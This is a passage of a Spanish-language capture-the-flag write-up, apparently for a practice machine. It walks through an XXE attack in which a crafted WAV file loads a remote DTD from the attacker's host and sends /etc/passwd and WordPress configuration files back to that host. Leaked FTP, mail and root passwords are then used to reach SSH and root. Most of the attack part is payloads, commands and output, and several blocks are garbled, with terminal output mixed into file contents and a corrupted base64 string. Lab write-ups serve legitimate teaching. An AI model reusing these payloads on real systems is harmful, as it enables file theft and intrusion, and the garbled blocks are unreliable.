- Se crea un archivo .wav el cual enlaza otro archivo .dtd el cual estará en la máquina atacante, este último leerá el contenido del archivo /etc/passwd

8.1 Archivo payload.wav

```
[x]~[parrot@parrot]-[~]
$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM ""'"http://10.10.14.28:4002/dedsec.dtd"'"]>%remote;%init;%trick;]>\x00' > payload.wav # 164 via 1: dev tun0 table 0 net
[parrot@parrot]-[~]
$ ls
2022-11-12 11:48:54 WARNING: this configuration may cache passwords in memory
backup.zip Documents hash usid rsa with nocac index.php list-subdomains.txt payload.wav Public Templates
```

En este se indica la IP y un puerto donde estará un servidor escuchando para retornar el archivo dtd que contiene el código malicioso.


- ## 8.2 Se crea el servidor http con el puerto indicado:

```
[x]-[parrot@parrot]-[~] 2022-11-12 11:48:54 WARNING: this
$ sudo python3 -m http.server 4002 --no-cache option to pre
[sudo] password for parrot: 2022-11-12 11:48:54 Initialization
Serving HTTP on 0.0.0.0 port 4002 (http://0.0.0.0:4002/) ...
```


8.3 Se crea el archivo dtd:

```
[x]-[parrot@parrot]-[~]
└─$ cat dedsec.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"><!DOC
<!ENTITY % init"<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.28:4002/?p=%file;'>" >
[parrot@parrot]-[~]
└─$
```

8.4 Se sube el archivo payload:



8.5 En la consola donde se encuentra corriendo el servidor http se puede observar el resultado encriptado en base64:

[illegible]

8.6 Se desenscripta el archivo:

[illegible]

8.7 Se encuentra un usuario con acceso a la consola:

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/:/nonexistent:/usr/sbin/nologin
sshd:x:104:65534:/:run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534:/:run/proftpd:/usr/sbin/nologin
ftp:x:107:65534:/:srv/ftp:/usr/sbin/nologin
-[parrot@parrot]~]
```

8.8 Ahora sería necesario encontrar las credenciales para este usuario u otro que permita ingresar al servicio ftp o ssh. Para eso, siguiendo los pasos anteriores se trata de traer la configuración de wordpress del sitio web. Se sabe que la configuración se encuentra por defecto en el archivo "wp-config.php". Se modifica el archivo y se descripta el resultado:

[illegible]

Se descripta:

```
[parrot@parrot]~[+]
$ echo "PD'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
9V9dGluZ3MgluZ3R5Ncscq=" | base64 -d
```

Al desencriptar se obtiene la configuración y algunas credenciales. No se obtiene para el usuario que se esperaba, jnelson, pero se obtienen las credenciales del servicio ftp:

```
/** The Database Collate type. Don't change this if in doubt. */
define(a'DB_COLLATE', '' );
<ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
define('FS_METHOD','ftpext'); trick SYSTEM 'http://10.10.14.28:4002/?p=sfile;'>
define('FTP_USER','metapress.htb');
define('FTP_PASS','9NYS_ii@FyL_p5M2NvJ');
define('FTP_HOST','ftp.metapress.htb');
define('FTP_BASE','blog/');
define('FTP_SSL',false);
<ENTITY % init "<ENTITY &#x25; trick SYSTEM 'http://10.10.14.28:4002/?p=sfile;'>
/*#&+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
define( 'AUTH_KEY',          '?!Z$uG0*A6x0E5x,pweP4i*z;m`.Z:X@)QRQFXkCRyl7}`rXVG=3 n>+3m?.B/:.' );
define( 'SECURE_AUTH_KEY',   'x$i$b0]b1cup;47`YVua/JHq%*8UA6g]0bwoEW:91EZ9h]rWlVq%IQ66pf{=]a%' );
```

8.9 Se ingresa al servicio ftp con estas credenciales:

```
[parrot@parrot]~$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:parrot): metapress.htb
331 Password required for metapress.htb
Password: % file SYSTEM "php://filter/convert.base64-encode/resource=../wp
230 User metapress.htb logged in trick SYSTEM 'http://10.10.14.28:4002/?p
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb  4096 Oct  5 14:12 blog
drwxr-xr-x  3 metapress.htb metapress.htb  4096 Oct  5 14:12 mailer
226 Transfer complete
ftp>
```

Se inspecciona el contenido:

```

ftp> cd blog
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 metapress.htb metapress.htb 405 Feb 6 2020 index.php
-rw-r--r-- 1 metapress.htb metapress.htb 19915 Feb 12 2020 license.txt
-rw-r--r-- 1 metapress.htb metapress.htb 7278 Jun 26 2020 readme.html
-rw-r--r-- 1 metapress.htb metapress.htb 7101 Jul 28 2020 wp-activate.php
drwxr-xr-x 1 metapress.htb metapress.htb 4096 Oct 5 14:12 wp-admin
-rw-r--r-- 1 metapress.htb metapress.htb 351 Feb 6 2020 wp-blog-header.php
-rw-r--r-- 1 metapress.htb metapress.htb 2328 Oct 8 2020 wp-comments-post.php
-rw-r--r-- 1 metapress.htb metapress.htb 2032 Jun 23 18:12 wp-config.php
-rw-r--r-- 1 metapress.htb metapress.htb 2913 Feb 6 2020 wp-config-sample.php
drwxr-xr-x 1 metapress.htb metapress.htb 4096 Oct 5 14:12 wp-content
-rw-r--r-- 1 metapress.htb metapress.htb 3939 Jul 30 2020 wp-cron.php
drwxr-xr-x 1 metapress.htb metapress.htb 12288 Oct 5 14:12 wp-includes
-rw-r--r-- 1 metapress.htb metapress.htb 2496 Feb 6 2020 wp-links-opml.php
-rw-r--r-- 1 metapress.htb metapress.htb 3300 Feb 6 2020 wp-load.php
-rw-r--r-- 1 metapress.htb metapress.htb 49831 Nov 9 2020 wp-login.php
-rw-r--r-- 1 metapress.htb metapress.htb 8509 Apr 14 2020 wp-mail.php
-rw-r--r-- 1 metapress.htb metapress.htb 20975 Nov 12 2020 wp-settings.php
-rw-r--r-- 1 metapress.htb metapress.htb 31337 Sep 30 2020 wp-signup.php
-rw-r--r-- 1 metapress.htb metapress.htb 4747 Oct 8 2020 wp-trackback.php
-rw-r--r-- 1 metapress.htb metapress.htb 3236 Jun 8 2020 xmlrpc.php

```

En el directorio blog se obtienen todos los archivos relacionados con la página web.

```

ftp> cd mailer
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x 4 metapress.htb metapress.htb 4096 Oct 5 14:12 PHPMailer
-rw-r--r-- 1 metapress.htb metapress.htb 1126 Jun 22 18:32 send_email.php
226 Transfer complete
ftp>

```

En el directorio Mailer se obtiene la configuración de un PHPMailer, PHPMailer es una biblioteca de código para enviar correos electrónicos de forma segura y sencilla a través de código PHP desde un servidor web.

Se obtiene el archivo send_email.php y se revisa su contenido:

```

ftp> get send_email.php
local: send_email.php remote: send_email.php
200 PORT command successful
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
226 Transfer complete
1126 bytes received in 0.00 secs (20.2611 MB/s)
ftp> cd PHPMailer
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 metapress.htb metapress.htb 2092 Jun 20 09:21 COMMITMENT
-rw-r--r-- 1 metapress.htb metapress.htb 2503 Jun 20 09:21 composer.json
-rw-r--r-- 1 metapress.htb metapress.htb 5521 Jun 20 09:21 get_oauth_token.php
drwxr-xr-x 2 metapress.htb metapress.htb 4096 Oct 5 14:12 language
-rw-r--r-- 1 metapress.htb metapress.htb 26529 Jun 20 09:21 LICENSE
-rw-r--r-- 1 metapress.htb metapress.htb 16240 Jun 20 09:21 README.md
-rw-r--r-- 1 metapress.htb metapress.htb 7584 Jun 20 09:21 SECURITY.md
drwxr-xr-x 2 metapress.htb metapress.htb 4096 Oct 5 14:12 src
-rw-r--r-- 1 metapress.htb metapress.htb 5 Jun 20 09:21 VERSION
226 Transfer complete
ftp>

```



```

$ cat send_email.php
<?php: PHPMailer remote: PHPMailer
/*0 PORT command successful
530 This script will be used to send an email to all our users when ready for launch
*/p> get send_email.php
local: send_email.php remote: send_email.php
use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP; connection for send_email.php (1126 bytes)
use PHPMailer\PHPMailer\Exception;
1126 bytes received in 0.00 secs (20.2611 MB/s)
require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';
200 PORT command successful
$mail = new PHPMailer(true); connection for file list
-rw-r--r-- 1 metapress.htb metapress.htb 2092 Jun 20 09:21 COMMITMENT
$mail->SMTPDebug = 3; ess.htb metapress.htb 2503 Jun 20 09:21 composer.json
$mail->isSMTP(); etapress.htb metapress.htb 5521 Jun 20 09:21 get_oauth_token.php
drwxr-xr-x 2 metapress.htb metapress.htb 4096 Oct 5 14:12 language
$mail->Host = "mail.metapress.htb"; ess.htb 26529 Jun 20 09:21 LICENSE
$mail->SMTPAuth = true; s.htb metapress.htb 16240 Jun 20 09:21 README.md
$mail->Username = "jnelson@metapress.htb"; 7584 Jun 20 09:21 SECURITY.md
$mail->Password = "Cb4_JmWM8zUZWMu@Ys"; htb 4096 Oct 5 14:12 src
$mail->SMTPSecure = "tls"; tb metapress.htb 5 Jun 20 09:21 VERSION
$mail->Port = 587; etc

```

Se obtienen las credenciales del usuario jnelson, el cual se encontró anteriormente que tiene acceso a la consola.

9. Se ingresa al servicio ssh con las credenciales encontradas:

```

[parrot@parrot]-[~]
$ ssh 10.10.11.186
parrot@10.10.11.186's password:
^C
[x]-[parrot@parrot]-[~]
$ ssh jnelson@10.10.11.186
jnelson@10.10.11.186's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 12 16:57:29 2022 from 10.10.14.112
jnelson@meta2:~$

```

Se enlistan los archivos y se obtiene la bandera del usuario:

```
jnelson@meta2:~$ ls
linpeas_linux_amd64 pass user.txt
jnelson@meta2:~$ cat user.txt
16e41a4f60171a1f8a3fd5013d0f18e2
jnelson@meta2:~$
```

10. Se encuentra que el usuario jnelson no puede ejecutar comandos con sudo. Se revisa entre los archivos de este usuario algo que pueda ser útil para elevar privilegios:

```
jnelson@meta2:~$ ls -la
total 3180
drwxr-xr-x 6 jnelson jnelson 4096 Nov 12 17:22 .
drwxr-xr-x 3 root root 4096 Oct 5 15:12 ..
lrwxrwxrwx 1 root root 9 Jun 26 15:59 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson 220 Jun 26 15:46 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26 15:46 .bashrc
drwx----- 3 jnelson jnelson 4096 Nov 12 12:52 .gnupg
drwxr-xr-x 4 jnelson jnelson 4096 Nov 12 17:03 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 12:52 .passpie
-rw-r--r-- 1 jnelson jnelson 807 Jun 26 15:46 .profile
-rw----- 1 jnelson jnelson 0 Nov 12 09:54 .python_history
drwx----- 2 jnelson jnelson 4096 Nov 12 17:12 .ssh
-rw-r--r-- 1 jnelson jnelson 321176 Oct 9 05:51 linpeas_linux_amd64
-rw-r--r-- 1 jnelson jnelson 347 Nov 12 17:24 pass
-rw-r----- 1 root jnelson 33 Nov 12 04:43 user.txt
jnelson@meta2:~$
```

En el archivo pass se encuentra lo siguiente:

```
jnelson@meta2:~$ cat pass
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
jnelson@meta2:~$
```


11. Se cambia a usuario root con las credenciales encontradas:

```
jnelson@meta2:~$ su root
Password:
root@meta2:/home/jnelson#
```

12. Se obtiene la bandera del usuario root:

```
root@meta2:/# cd ~
root@meta2:~# ls
restore root.txt
root@meta2:~# cat root.txt
d48424bee6ecdfce50d27f4807154e15
root@meta2:~#
```

Fin!

